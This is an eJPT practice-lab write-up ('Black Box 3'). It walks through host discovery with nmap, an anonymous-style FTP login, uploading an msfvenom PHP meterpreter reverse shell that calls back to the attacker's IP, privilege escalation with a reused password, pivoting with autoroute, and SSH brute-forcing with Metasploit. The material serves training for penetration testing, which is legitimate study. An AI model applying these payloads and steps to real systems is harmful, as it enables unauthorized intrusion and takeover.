Black Box 3

First, we checked our ip and found that it is on a different network from the one we should scan.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::e7c1:2e43:eb57:cbd2  prefixlen 64  scopeid 0x20<link>
        ether 00:0e:c6:8a:55:c1  txqueuelen 1000  (Ethernet)
        RX packets 844919  bytes 597533103 (569.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 157759  bytes 18482845 (17.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 630 (630.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 630 (630.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.13.37.10  netmask 255.255.255.0  broadcast 10.13.37.255
        inet6 fe80::dc21:9eff:fe16:7641  prefixlen 64  scopeid 0x20<link>
        ether de:21:9e:16:76:41  txqueuelen 100  (Ethernet)
        RX packets 1  bytes 60 (60.0 B)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 22  bytes 2252 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

So we checked the routing table and found that there was a static route to our desired network, so there was no problem connecting.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ sudo route
[sudo] password for hades:
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.1.1     0.0.0.0         UG    100    0        0 eth0
default         192.168.1.1     0.0.0.0         UG    600    0        0 wlan0
10.13.37.0      0.0.0.0         255.255.255.0   U     0      0        0 tap0
172.16.37.0     10.13.37.1      255.255.255.0   UG    0      0        0 tap0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     600    0        0 wlan0
192.168.34.0    0.0.0.0         255.255.255.0   U     0      0        0 vmnet8
192.168.62.0    0.0.0.0         255.255.255.0   U     0      0        0 vmnet1
```

Let's scan the live hosts.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ fping -a -g 172.16.37.0/24
172.16.37.1
172.16.37.220
172.16.37.234
```

We have three ips. Let's do an nmap scan on each of them.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ sudo nmap -sC -sV 172.16.37.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-24 10:43 IST
Nmap scan report for 172.16.37.1
Host is up (0.47s latency).
All 1000 scanned ports on 172.16.37.1 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.91 seconds
```


The first host has all ports closed, so it doesn't look like a target.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ sudo nmap -sC -sV 172.16.37.220
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-24 10:44 IST
Nmap scan report for 172.16.37.220
Host is up (0.55s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```


The second host has a webpage on port 80.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ sudo nmap -p- -T4 172.16.37.234 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-24 12:13 IST
Nmap scan report for 172.16.37.234
Host is up (0.40s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
40121/tcp open  unknown
40180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 249.59 seconds
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ sudo nmap -sC -sV -p 40121,40180 172.16.37.234
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-24 12:18 IST
Nmap scan report for 172.16.37.234
Host is up (0.33s latency).

PORT      STATE SERVICE VERSION
40121/tcp open  ftp     ProFTPD 1.3.0a
40180/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Unix
```

The third host has ftp on 40121 and a webpage on 40180. Let's visit the second hosts' webpage.



We have a blank page, but the source code reveals that there is another network this machine could be connected to.



We can access this probably only after we compromise a machine, so let's inspect the last ip we have. We tried logging in using ftp with username and password ftpuser.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ ftp 172.16.37.234 40121
Connected to 172.16.37.234.
220 ProFTPD 1.3.0a Server (ProFTPD Default Installation. Please use 'ftpuser' to log in.) [172.16.37.234]
Name (172.16.37.234:hades): ftpuser
331 Password required for ftpuser.
Password:
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Inspecting showed us that we could upload files using the put command, so we created a meterpreter payload.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ msfvenom -p php/meterpreter_reverse_tcp lhost=10.13.37.10 lport=53 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34276 bytes
Saved as: shell.php
```

We also started an msf listener.


```
hades@Asus:~/Desktop/eJPT PTS/Black Box 3$ sudo msfconsole
```

```
       =[ metasploit v6.0.22-dev                          ]
+ -- --=[ 2087 exploits - 1126 auxiliary - 354 post        ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.13.37.10
lhost => 10.13.37.10
msf6 exploit(multi/handler) > set lport 53
lport => 53
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.37.10:53
```

Now, we can put the shell file inside the html folder we found via ftp.

```
ftp> cd html
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 root     root        11321 Mar 28  2019 index.html
drwxrwxrwx    2 root     root         4096 Mar 28  2019 xyz
226 Transfer complete.
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful
150 Opening BINARY mode data connection for shell.php
226 Transfer complete.
34276 bytes sent in 0.00 secs (230.1982 MB/s)
```

We can access the shell file from the browser.



We get a reverse shell on our listener.

```
[*] Started reverse TCP handler on 10.13.37.10:53
[*] Meterpreter session 1 opened (10.13.37.10:53 → 172.16.37.234:45796) at 2021-06-24 11:20:52 +0530

meterpreter > 
```

We did some recon and found that the user ftpuser has root privileges, while inspecting the /etc/passwd file.

```
ftpuser:x:0:0::/home/ftpuser:/bin/bash
```

So we converted to a proper shell.

```
meterpreter > shell
Process 1952 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@xubuntu:/var/www/html$ 
```

and we escalated to root.

```
su ftpuser
Password: ftpuser

root@xubuntu:/var/www/html#
```

We found the flag as a hidden file inside /var/www.

```
root@xubuntu:/var/www# ls -la
ls -la
total 52
drwxr-xr-x  3 root root  4096 Jun 24 05:44 .
drwxr-xr-x 15 root root  4096 Apr 26  2019 ..
-rw-------  1 root root    27 Apr 26  2019 .flag.txt
drwxr-xr-x  3 root root  4096 Jun 24 05:50 html
-rw-r--r--  1 root root 34276 Jun 24 05:44 shell.php
root@xubuntu:/var/www# cat .flag.txt
cat .flag.txt
You got the first machine!
```

Now, since we know our other target belongs to another network, we tried to scan it using the alternate ip 172.16.50.222 which we found on the first target's webpage.

```
root@xubuntu:/var/www# nmap -sC -sV 172.16.50.222
nmap -sC -sV 172.16.50.222

Starting Nmap 7.01 ( https://nmap.org ) at 2021-06-24 05:56 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
Nmap scan report for 172.16.50.222
Host is up (0.000024s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 53:69:70:78:f7:89:03:f1:6a:d8:cd:82:67:bd:a6:cb (RSA)
|_  256 70:9b:61:d6:ac:15:10:72:20:85:f2:7c:bd:ce:9d:39 (ECDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:50:56:A2:0C:1C (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We saw that we have ssh port open, so we backgrounded the shell using ctrl+Z and added a route to this new network.

```
meterpreter > run autoroute -s 172.16.50.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 172.16.50.0/255.255.255.0 ...
[+] Added route to 172.16.50.0/255.255.255.0 via 172.16.37.234
[*] Use the -p option to list all active routes
```

Now, we can background the meterpreter session as well, and try to run ssh bruteforce on the machine.

```
msf6 exploit(multi/handler) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 172.16.50.222
rhosts => 172.16.50.222
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /usr/share/ncrack/minimal.usr
user_file => /usr/share/ncrack/minimal.usr
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/ncrack/minimal.usr
pass_file => /usr/share/ncrack/minimal.usr
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

We got the root session.

```
[+] 172.16.50.222:22 - Success: 'root:root' 'uid=0(root) gid=0(root) groups=0(root) Linux xubuntu 4.4.0-104-generic #12
 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (10.13.37.10-172.16.37.234:0 -> 172.16.50.222:22) at 2021-06-24 11:35:05 +0530
```

We can connect to the machine with the session id.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         meterpreter php/linux    www-data (33) @ xubuntu
  2         shell linux              SSH root:root (172.16.50.2

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

mesg: ttyname failed: Inappropriate ioctl for device
bash -i
bash: cannot set terminal process group (2322): Inappropriate
bash: no job control in this shell
root@xubuntu:~# pwd
pwd
/root
```

And we got the flag too.

```
root@xubuntu:~# ls -la
ls -la
total 48
drwx------  6 root root 4096 Apr  1  2019 .
drwxr-xr-x 24 root root 4096 Dec 15  2017 ..
-rw-------  1 root root 4914 May 17  2019 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Mar 29  2019 .cache
drwxr-xr-x  3 root root 4096 Mar 27  2019 .composer
-rw-r--r--  1 root root   22 Apr  1  2019 .flag.txt
-rw-------  1 root root   53 Mar 27  2019 .mysql_history
drwxr-xr-x  2 root root 4096 Mar 27  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Mar 27  2019 .ssh
root@xubuntu:~# cat .flag.txt
cat .flag.txt
Congratz! You got it.
```